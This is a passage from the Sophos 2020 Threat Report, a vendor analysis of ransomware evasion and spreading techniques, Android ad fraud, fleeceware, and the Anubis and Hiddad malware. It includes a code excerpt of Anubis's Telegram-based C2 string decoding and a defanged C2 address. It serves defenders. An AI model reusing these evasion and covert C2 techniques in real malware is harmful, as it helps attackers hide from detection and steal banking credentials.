


Sophos 2020 Threat Report

We're covering your blind spots.



Challenges the world faces for the coming year, securing data, devices, and people in an increasingly complex environment.

By the SophosLabs research team

SOPHOS
Cybersecurity evolved.

minerva.

Contents

The complexity of simplicity	3
Ransomware attackers raise the stakes	4
Using our management tools against us	4
Attacker code appears "trusted" while attackers elevate privileges	5
Living off the land, thriving off the security industry's best tools	5
Efficiency and prioritization give ransomware attackers an edge	7
Mobile malware trends: Dirty tricks are lucrative	8
Ad money feeds non-malicious scammers	8
Fleeceware charges consumers hundreds	9
Bank-credential stealers evade Play Store controls	10
Hidden Adware	13
The growing risks of ignoring "internet background radiation"	14
Remote Desktop Protocol in the crosshairs	14
Public-facing services targeted by increasingly sophisticated automation	16
Why Wannacry may never totally disappear, and why you should care	16
Cloud security: Little missteps lead to big breaches	18
The biggest problem in the cloud is the cloud itself	18
Misconfiguration drives the majority of incidents	19
Lack of visibility further obfuscates situational awareness	20
A hypothetical cloud security breach incident	21
Automation-enhanced Active Attacks	23
Patience and stealth: watchwords for attacker success	23
Attacking the backups is now routine	23
Legitimate software as malware – misdirection with benign malware	24
PUAs edge closer to malware, trafficking in exploits	24
Machine learning to defeat malware finds itself under attack	25
Attacks against machine learning malware detectors	25
Machine learning on the offensive	26
"Generative" models blur the line between human and machine	27
Ten years out, machine learning targets our "wetware"	28
Increasing automation for offense and defense	28
"Wetware" attacks	28

The complexity of simplicity

By Joe Levy, Chief Technology Officer, Sophos

"Cybersecurity" is a term that encompasses a wide array of protective measures across several domains of specialized knowledge. In other words, security has a lot of parts. As security practitioners, it's our mission not only to build the new tools needed to arrest threats effectively, but to help make sense of the wide-ranging nature of what constitutes security, in 2020 and beyond.

We need to make sense of the security environment as much for ourselves as for the customers or clients we serve. Better understanding drives better decision making. Ultimately, this approach to security progresses us towards our goal of securing people and the information systems on which they depend.

Every year, criminals adapt to the best defenses from operators and vendors in the industry. At the same time, defenders must protect systems and processes with new functionality (read: attack surface area) constantly being introduced, and with an ever-increasing global interdependency on these systems' operation.

But you can't defend against what you can't understand. It isn't always easy to visualize complex attack scenarios, especially given that the resultant cat and mouse game between attackers and defenders helps shape future threats. Our report this year reflects both the broader range of the security domains we now observe and defend, and the wider reach of adversaries into new territory.

As cybersecurity practitioners – whether our role is in operations, research, development, management, support, strategy, or some other function – every day presents us with opportunities to better understand and explain the nature of cyberattacks. Such an understanding demands precision; explaining it in a way that's approachable by the widest possible audience demands accessibility. The best security can do both: protect and educate, defend and inform.

I hope that you find our threat report informative, and that it helps you in whatever role you play defending people and systems.

Ransomware attackers raise the stakes

Ransomware affects an accelerating number of victims with every passing year, but it has an Achilles' heel: encryption is a time consuming process, driven by the processing power of its host machine's CPU. It takes time for suitably strong encryption algorithms to securely encrypt the data on whole hard drives. In the case of ransomware, the application is at least as concerned with optimizing its attack and evading detection by modern security tools as it is with encrypting.

With evasion a priority, many ransomware-deploying attackers seem to have developed a keen understanding of how network and endpoint security products detect or block malicious activity. Ransomware attacks almost always begin with an attempt to thwart security controls, though with varying levels of success.

Attackers have also discovered that these attacks, once perpetrated, have a greater chance to earn a ransom payment when the attack takes out just enough unrecoverable data to make it worth the victim's ransom demand.

While the purpose of ransomware is always the same – to hold your documents hostage – it is a lot easier to change a malware's appearance (obfuscate its code) than to change its purpose or behavior. Modern ransomware relies on obfuscation for its success.

In addition, ransomware may be compiled for a single victim, protected by a unique password or run only in a certain timeframe. This further hinders both automated sandbox analysis as well as manual reverse engineering by human threat researchers to determine the purpose of the sample.

But there are other behaviors or traits to ransomware that modern security software can zero in on to help determine if an application has or is showing malicious actions. Some traits are hard for attackers to change, like the successive encryption of documents. But some traits can be changed or added, and this helps ransomware to confuse some anti-ransomware protection. These are just a few of these behavioral trends we've observed.

Using our management tools against us

Attackers have been seen leveraging stolen credentials for, or exploiting vulnerabilities in, remote monitoring and management (RMM) solutions like Kaseya, ScreenConnect, and Bomgar. These RMM solutions are typically used by a managed service provider (MSP) that remotely manages the customers' IT infrastructure and/or end user systems. RMM solutions typically run with high privileges and, once breached, offer a remote attacker "hands on keyboard" access, resulting in unwanted data hostage situations. With this access, they can easily distribute ransomware into networks from remote, potentially hitting multiple MSP customers at once.




Figure 1: The MegaCortex ransomware killchain uses legitimate system administration apps such as WMI to distribute the malware as though it were a system update

It is important to enable multi-factor authentication (MFA) on central management tools and leave tamper protection on endpoint protection software enabled. Active adversaries may also try to log on to the central security portal to disable protection across the network.

Ensure any management accounts or tools use multifactor authentication to prevent criminals from using them against your organization.

Attacker code appears "trusted" while attackers elevate privileges

While it is good practice to give user accounts – and therefore the applications they run – limited access rights, in today's threat landscape that doesn't help much. Even if the logged-in user has standard limited privileges and permissions, today's ransomware may use a user account control (UAC) bypass or exploit a software vulnerability like CVE-2018-8453 to elevate privileges. And active adversaries that attack the network interactively will capture an administrative credential to make sure the ransomware encryption is performed using a privileged domain account to meet or exceed file access permissions and maximize success.

Attackers may attempt to minimize detection by digitally code-signing their ransomware with an Authenticode certificate. When ransomware is properly code-signed, anti-malware or anti-ransomware defenses might not analyze its code as rigorously as they would other executables without signature verification. Endpoint protection software may even choose to trust the malicious code.

Living off the land, thriving off the security industry's best tools

To automatically distribute ransomware to peer endpoints and servers, adversaries leverage a trusted dual-use utility like PsExec from Microsoft Sysinternals. The attacker crafts a script that lists the collected targeted machines and incorporates them together with PsExec, a privileged domain account, and the ransomware. This script successively copies and executes the ransomware onto peer machines. This takes less than an hour to complete, depending on the number of machines targeted. By the time the victim spots what's going, on it is too late, as these attacks typically happen in the middle of the night when IT staff is sleeping.




Figure 2: Ransomware has a 30-plus year history as a form of malware

As an alternative to PsExec, active adversaries have also been seen leveraging a logon and logoff script via a Group Policy Object (GPO) or abusing the Windows Management Interface (WMI) to mass-distribute ransomware inside the network.

Some ransomware abuses Windows PowerShell to hoist in a PowerShell script from the internet, which is set to automatically start the ransomware after several days. This makes the attack appear to come out of nowhere. In this scenario, the actual file encryption attack itself is performed by the trusted Windows POWERSHELL.EXE process, making endpoint protection software believe a trusted application is modifying the documents. To achieve the same goal, ransomware may inject its malicious code into a trusted running process like SVCHOST.EXE or use the Windows RUNDLL32.EXE application to encrypt documents from a trusted process. This tactic may thwart some anti-ransomware solutions that do not monitor or are configured to ignore encryption activity by default Windows applications.

Ransomware may also run from a NTFS Alternate Data Stream (ADS) to hide from both victim users and endpoint protection software.

Efficiency and prioritization give ransomware attackers an edge

To ensure victims pay the ransom money, ransomware will try to encrypt as many documents as possible, sometimes even risking, or purposely crippling, the endpoint. These documents can be stored on local fixed and removable drives, as well as on mapped remote shared drives. The ransomware might even prioritize certain drives or document sizes first to ensure success before being caught by endpoint protection software or noticed by victims. For example, ransomware may be programmed to encrypt several documents at the same time via multiple threads, prioritize smaller documents, or even attack documents on mapped remote shared drives first.

	WannaCry	GandCrab	SamSam	Dharma	BitPaymer	Ryuk	LockerGoga	MegaCortex	RobbinHood	Sodinokibi
Type	Worm	RaaS	Targeted	Targeted	Targeted	Targeted	Targeted	Targeted	Targeted	RaaS
Code-signed	-	-	-	-	-	-	Yes	Yes	-	-
Privilege escalation	Exploit	Credentials	Credentials	Credentials	Exploit	Credentials	Credentials	Credentials	Credentials	Exploit
Network first	-	-	-	Yes	Yes	-	-	-	-	-
Multi-threaded	-	-	-	Yes	-	Yes	-	-	-	Yes
File encryption	Copy, In-place	In-place	Copy	Copy	In-place	In-place	In-place	In-place	Copy	In-place
Rename	After	After	After	After	After	After	Before	Before	After	After
Key blob	Header	End of file	Header	End of file	Ransom note	End of file	End of file	Separate file	New	End of file
Wallpaper	Yes	Yes	-	-	-	-	-	-	-	Yes
Vssadmin	After	After	Before	Before, After	Before	After	-	After	Before	Before
BCDEdit	After	-	-	-	-	-	-	-	Before	After
Cipher	-	-	-	-	-	-	After	After	-	-
0 allocation	-	-	-	Yes	-	-	-	-	-	-
Flush buffers	Yes	Write through	-	-	Yes	-	-	-	-	-
Encryption by proxy	-	Yes	-	-	-	Yes	-	Yes	-	-



Figure 3: A comparison of the behavioral characteristics and patterns exhibited by the ten most harmful ransomware families

Mobile malware trends: Dirty tricks are lucrative

In the past year, we've observed a growing variety and variability of the types of mobile attacks criminals use to target smartphone owners. The powerful, pocket-sized computers many of us carry around contain a wealth of personal and sensitive information that reveal much about our daily lives. But attackers need not steal that information to reap the financial rewards of an attack.

Increasingly, we also rely on these devices to secure our most sensitive accounts, using two-factor authentication tied to either our SMS text messages, or to "authenticator" apps on the mobile phones themselves. A number of "SIMjacking" attacks in the past year have revealed attackers targeting the weak link between customers and their mobile phone providers using social engineering, which led to several high-profile thefts of both cryptocurrency and regular cash from wealthy individuals.

But malicious software remains the biggest concern, primarily (though not exclusively) on the Android platform. To address that, operators of the big software markets, Apple and Google, scan apps for hints that it may contain code known to be used in malicious ways. If the store finds something, that app immediately attracts scrutiny by automated defenses built into, for example, the Google Play Store's intake processes. Some app makers, intent on committing crimes, have devised ingenious methods to conceal their apps' true intent from scrutiny by Google (or by security researchers). What if you tweak your app to avoid scrutiny and still charge vulnerable users, using unscrupulous methods?

Coupled with a fragmented mobile phone ecosystem on the Android side, in which a large number of device manufacturers infrequently offer the critical Android operating system updates these devices need to remain safe, smartphones and tablets remain a target-rich environment for a broad range of attacks.

Ad money feeds non-malicious scammers

Advertising helps legitimate app developers pay the bills, while providing useful or entertaining apps to consumers. There's nothing inherently wrong with advertising, but over the past year, SophosLabs researchers have encountered a number of Android apps whose sole purpose appears to be to maximize ad revenue – at the expense of virtually anything else.

To accomplish this, these unscrupulous developers have employed deception. Some publish apps containing what amounts to mostly someone else's plagiarized app, lumped in with advertising libraries that aren't part of the original app. Because these apps contain no overtly malicious code, the automation used to scan the apps when they are first uploaded to the Play Store reports that they are benign, and allows them to be posted for download by consumers.


```

Hypertext Transfer Protocol
  GET /i.png?id=31610164729610241156c3aea92545385&price=0.1415000000000001&ts=1544052608 HTTP/1.1\r\n
  > [Expert Info (Chat/Sequence): GET /i.png?id=31610164729610241156c3aea92545385&price=0.1415000000000001&ts=1544052608 HTTP/1.1\r\n]
  Request Method: GET
  Request URI: /i.png?id=31610164729610241156c3aea92545385&price=0.1415000000000001&ts=1544052608
  Request Version: HTTP/1.1
  User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 12_0 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Mobile/16A366\r\n
  Host: exevents.nativeone.co\r\n
  Connection: Keep-Alive\r\n
  Accept-Encoding: gzip\r\n
  \r\n
  [Full request URI: http://exevents.nativeone.co/i.png?id=31610164729610241156c3aea92545385&price=0.1415000000000001&ts=1544052608]

```

Figure 4: A User-Agent string from an Android app reports to an advertiser that a fraudulent ad "click" originated from an Apple device

Other developers created original apps that, in addition to their stated functions, employ specially developed instructions that forge "clicks" on advertising content in order to convince advertisers that the app users have been so enticed by the ads that appeared in the app. When a user actually taps on an ad, the advertising network pays a premium to the developer whose app presented the advertisement to the user in the first place. The fraudulent clicks guarantee that the advertising affiliate gets paid the premium amount, time and time again.

Some of these deceptive apps reported a falsified User-Agent string to the advertisers, making it appear as though the contrived clicks, from a single Android app on one device, actually originated in dozens of different apps on a wide range of devices, including iPhones.

This fraud not only takes a heavy toll on advertisers, but users find that the apps that engage in this kind of advertising fraud consume monumental amounts of data, even when the phone is in sleep mode. This imposes its own costs, including reduced battery life, higher charges for data usage, and reduced performance.

Fleeceware charges consumers hundreds

This year, SophosLabs also discovered a group of apps that employ a novel business model we've named Fleeceware. The apps earned this name because they exist solely to fleece consumers out of a very large amount of money. The apps themselves don't engage in what we consider traditional malicious activity. Neither do we consider the apps "potentially unwanted," or PUA, because there isn't any "potentially" in the equation: nobody wants to be fleeced.

Fleeceware app developers take advantage of the in-app purchasing business model available within Android's Play Market ecosystem. Users can download and use the apps at no charge for a short trial period, but are required to provide payment information to the developer at the start of the trial period. If the user fails to cancel the trial before it expires, the developer charges users upwards of \$100 for apps with functions as simple as photo filters or barcode scanners.




Figure 5: One of the Fleeceware apps we reported to Google charged users 215 euros a month after the 72 hour "free trial" expired

Of course, many users assume that uninstalling the app ends the trial, but the developers require those users to go through a cancellation process. When the trial expires, if the user who downloads and installs one of these apps hasn't both uninstalled the application and informed the developer that they do not wish to continue to use the app, the app developer charges the user – sometimes as a monthly "subscription" costing more than \$200 per month for something as simple as a tool for turning short videos into animated GIFs.

Bank-credential stealers evade Play Store controls

Bankers – apps designed to steal the credentials for financial institutions – have been troubling Android users for a long time. This type of malware continues to put pressure on Google, who play a cat and mouse game to prevent bankers from infiltrating the Play Store. Android bankers have evolved over time to evade automated malicious code detection.

Bankers seen on the Play Store in 2019 have been, predominantly, downloaders. The apps available through the Play Store have appeared as finance-related applications which download second-stage banker payloads in the background. Because the malicious code is not present in the file until after the user downloads and installs the app on their device, it is very difficult for Google's security scanning services to detect and prevent these threats.

Bankers have also begun to abuse various app permissions on Android, such as the Accessibility permission (which is supposed to help users with disabilities). Malicious apps use this permission to grant themselves the rights to install a payload, and to monitor actions such as keystrokes on virtual keyboards when users log in to legitimate banking applications.




Figure 6: A sample attack flow, highlighting how an Android banker malware called Anubis bypasses Google's malicious code detection in the Play Store

The Anubis banker Trojan serves as a great case study in obfuscation. For instance, not only does the malware conceal its true intent, but it uses "out of band" methods for communicating with its operator(s), such as checking specific social media accounts on Twitter or Telegram, rather than a more traditional connection directly to a C2 server. The social media posts appear to the world as if it were just a string of Chinese characters, but the reality is much more insidious.

Don't have **Telegram** yet? Try it now! >

fanili

1 member

苏尔的开始拉语拉引拉戾需而拉而念引比而有
 而拉中符吸个语标都比而标不死语努音比中件
 音比戾拼斯并而比斯死中没你死的拉禽苏尔苏
 尔完

VIEW CHANNEL

Figure 7: One of the Telegram accounts monitored by an Anubis Trojan

Messages such as these conceal a complex encoding scheme which includes the use of a substitution cipher that swaps characters from the Chinese (simplified) alphabet to the Latin alphabet, and then perform further decoding on the output.

1. The bot first replaces the Chinese characters with Latin alphabet or digit characters using a substitution table like the one below.

```
replaced_char = new String[]{"Q", "W", "E", "R", "T", "Y", "U", "I", "O", "P", "A", "S", "D", "F", "G", "H",
chinese_char = new String[]{"需", "要", "意", "在", "中", "并", "没", "有", "个", "概", "念", "小", "语", "拼",
```

Using this method to decode the Chinese text posted to Telegram, we get a base64 string of

```
MDM3M2QzMzA3NzIzMTk5ODgyNzgkZDBhNTdhN2F1YzNiZTU0ZjM=
```

2. Next, it strips away the base64 encoding, and passes that data to its key-based decoder, shown here.

```
decode1(arg2, "7day"); 7day is key

decode2((key.getBytes()).a(this.b(new String(Base64.decode(arg3, 0), "UTF-8"))));

for(v1 = 0; v1 < arg7.length; ++v1) {
    this.b = (this.b + 1) % 0x100;
    this.c = (this.c + this.a[this.b]) % 0x100;
    this.a(this.b, this.c, this.a);
    v0[v1] = ((byte)(this.a[(this.a[this.b] + this.a[this.c]) % 0x100] ^ arg7[v1]));
}
```

After decoding, we get the C2 address being used by the malware (which we have modified to prevent accidental clicks): `hxxp://cleanwin[.]top`




Figure 8: How Anubis transforms strings of Chinese glyphs into the URL of a command and control server

To be fair, Google have brought security improvements with newer versions of the Android operating system, but the game of cat and mouse, between Google's gatekeepers and the crooks, continues. Because not all Android users get regular updates, the fragmentation of the Android OS keeps some users from having the best protection against malware.

Hidden Adware




Figure 9: A Hiddad app hides its icon after the first time you launch it

"Hiddad" is a malware family, the primary aim of which is monetization through aggressive advertising. It survives by making itself hard to find on the device. The malware conceals itself in order to circumvent uninstallation attempts. The longer it remains on the device, the more ad revenue it can generate for its author.

The malware hides the app's icon in the app tray and launcher, and is often coupled with additional layers of deception, such as creating a shortcut that does not uninstall the app. Hiddad malware may also give itself innocuous names and generic icons in the phone's settings.

Hiddad malware typically takes the form of a legitimate app, such as a QR code reader or an image editing app. Its authors often make it available on public app stores in order to quickly infect large numbers of devices, thereby quickly increasing the app maker's ad revenue. Some Hiddad apps repeatedly prompt users for a high review rating, or to install additional Hiddad apps, to dramatically increase its popularity and install count within a very short amount of time.

Numerous apps riddled with Hiddad malware have been discovered over the past year. In September 2019 alone, at least 57 Hiddad apps, having a total install count of about 15 million unique installations, were discovered on Google Play. SophosLabs discovers a new set of such apps every few weeks. Many of these apps had managed to garner more than a million downloads within a few weeks of appearing in the Play Store. With a low-risk monetization mechanism to generate a constant stream of payouts for its authors, Hiddad is a threat to watch out for in the coming year.

The growing risks of ignoring "internet background radiation"

In the 30 years that have elapsed since the internet became commercialized, the amount of noise that washes up on the shores of our networks has steadily increased in both volume and ferocity. Benign port scans and network probes increasingly are accompanied by hostile attack traffic generated by worms and malicious automation.

Collectively, this "internet background radiation," analogous to the cosmic background radiation that has pervaded the universe since the Big Bang, accounts for an increasing volume of breaches and compromises affecting a wide range of internet-facing services and devices.

RDP login attempts per honeypot




Figure 10: In an experiment, Sophos set up honeypot machines in data centers located around the world. Some received nearly 600,000 brute-force login attempts

SophosLabs has been documenting how these attacks harm both individual consumers and enterprise network owners alike in the past year. The internet as a whole also finds itself with a virtual Sword of Damocles hanging over us all, as new wormable exploits like BlueKeep and ongoing attacks using the leaked EternalBlue and DoublePulsar exploits pose a threat to the entire internet.

Remote Desktop Protocol in the crosshairs

